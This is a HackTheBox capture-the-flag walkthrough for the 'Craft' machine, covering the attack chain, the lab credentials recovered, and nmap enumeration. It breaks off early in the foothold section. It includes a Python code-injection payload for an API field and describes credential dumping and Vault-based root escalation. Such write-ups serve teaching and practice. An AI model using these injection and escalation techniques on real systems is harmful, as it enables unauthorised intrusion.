HackTheBox: Craft

🎯 Craft
| OS: Linux | Difficulty: Medium | IP: 10.129.46.37 |
⛓️ TL;DR / Attack Chain
- Foothold: Enumeration revealed two subdomains:
api.craft.htbandgogs.craft.htb. A source code audit in Gogs identified a Python Remote Code Execution (RCE) vulnerability in theabvfield of the/api/brew/endpoint. To exploit this, valid credentials for the userdinesh(4aUh0A8PbVJxgd) were recovered from a leaked commit history. Using these credentials to obtain a JWT token, an RCE payload was injected into the abv field to gain a shell as root inside a Docker container. - Lateral Movement: The container’s
settings.pyfile revealed MySQL credentials (craft:qLGockJ6G2J750). A custom Python enumeration script was used to dump the user table, revealing credentials forebachmanandgilfoyle. gilfoyle’s account was then used to access a private Gogs repository (craft-infra) containing a private SSH key (id_rsa). This key, along with gilfoyle’s password as the passphrase, provided SSH access to the host system. - PrivEsc: Enumeration of gilfoyle’s home directory revealed a
.vault-token. This token possessedrootpolicies within the local HashiCorp Vault instance. Using this token, a dynamic One-Time Password (OTP) was generated for the root user via the Vault SSH secrets engine, granting full administrative access to the host.
🔑 Loot & Creds
| User | Credential | Where / How |
|---|---|---|
dinesh |
4aUh0A8PbVJxgd |
Discovered in Gogs commit history. |
ebachman |
11J77D8QFkLPQB |
Dumped from the MySQL user table. |
gilfoyle |
ZEU3N8WNM2rh4T |
Dumped from the MySQL user table; also used as the SSH key passphrase. |
Vault Token |
f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9 |
Found in the .vault-token file in gilfoyle’s home directory. |
root (OTP) |
f4a29921-72cd-8a08-729b-c439088ed517 |
Dynamically generated via the Vault SSH secrets engine. |
🔧 0. Setup & Global Variables
Run this in your terminal once so you can copy-paste the rest of the commands blindly.
$ IP="10.129.46.37" ; DOMAIN="craft.htb" && \
  echo "$IP $DOMAIN" | sudo tee -a /etc/hosts
🔍 1. Enumeration
Nmap
$ mkdir -p nmap && nmap -sV -sC -p- $IP -oA ./nmap/nmap
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-16 02:22 +0200
Nmap scan report for craft.htb (10.129.46.37)
Host is up (0.029s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:e7:6c:22:81:7a:db:3e:c0:f0:73:1d:f3:af:77:65 (RSA)
|   256 82:b5:f9:d1:95:3b:6d:80:0f:35:91:86:2d:b3:d7:66 (ECDSA)
|_  256 28:3b:26:18:ec:df:b3:36:85:9c:27:54:8d:8c:e1:33 (ED25519)
443/tcp  open  ssl/http nginx 1.15.8
| tls-nextprotoneg:
|_  http/1.1
| ssl-cert: Subject: commonName=craft.htb/organizationName=Craft/stateOrProvinceName=NY/countryName=US
| Not valid before: 2019-02-06T02:25:47
|_Not valid after:  2020-06-20T02:25:47
|_http-server-header: nginx/1.15.8
|_http-title: About
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
6022/tcp open  ssh      Golang x/crypto/ssh server (protocol 2.0)
| ssh-hostkey:
|_  2048 5b:cc:bf:f1:a1:8f:72:b0:c0:fb:df:a3:01:dc:a6:fb (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.73 seconds
HTTP/443




Two subdomains:
- https://api.craft.htb/api/
- https://gogs.craft.htb/
Add these to /etc/hosts (api.craft.htb and gogs.craft.htb).

Found RCE vector at https://gogs.craft.htb/Craft/craft-api/src/master/craft_api/api/brew/endpoints/brew.py:

If we manage to set the value abv to __import__('os').system('whoami') we gain RCE!
🚪 2. Initial Foothold
To send that request we need to be authorized first.

Sending request without authentication:

The problem is now: either we need a valid jwt token or we need a leaked jwt secret. Looking through the commit history I can’t find any file leaking the secret so we have to find a valid jwt token somewhere.
There it is:
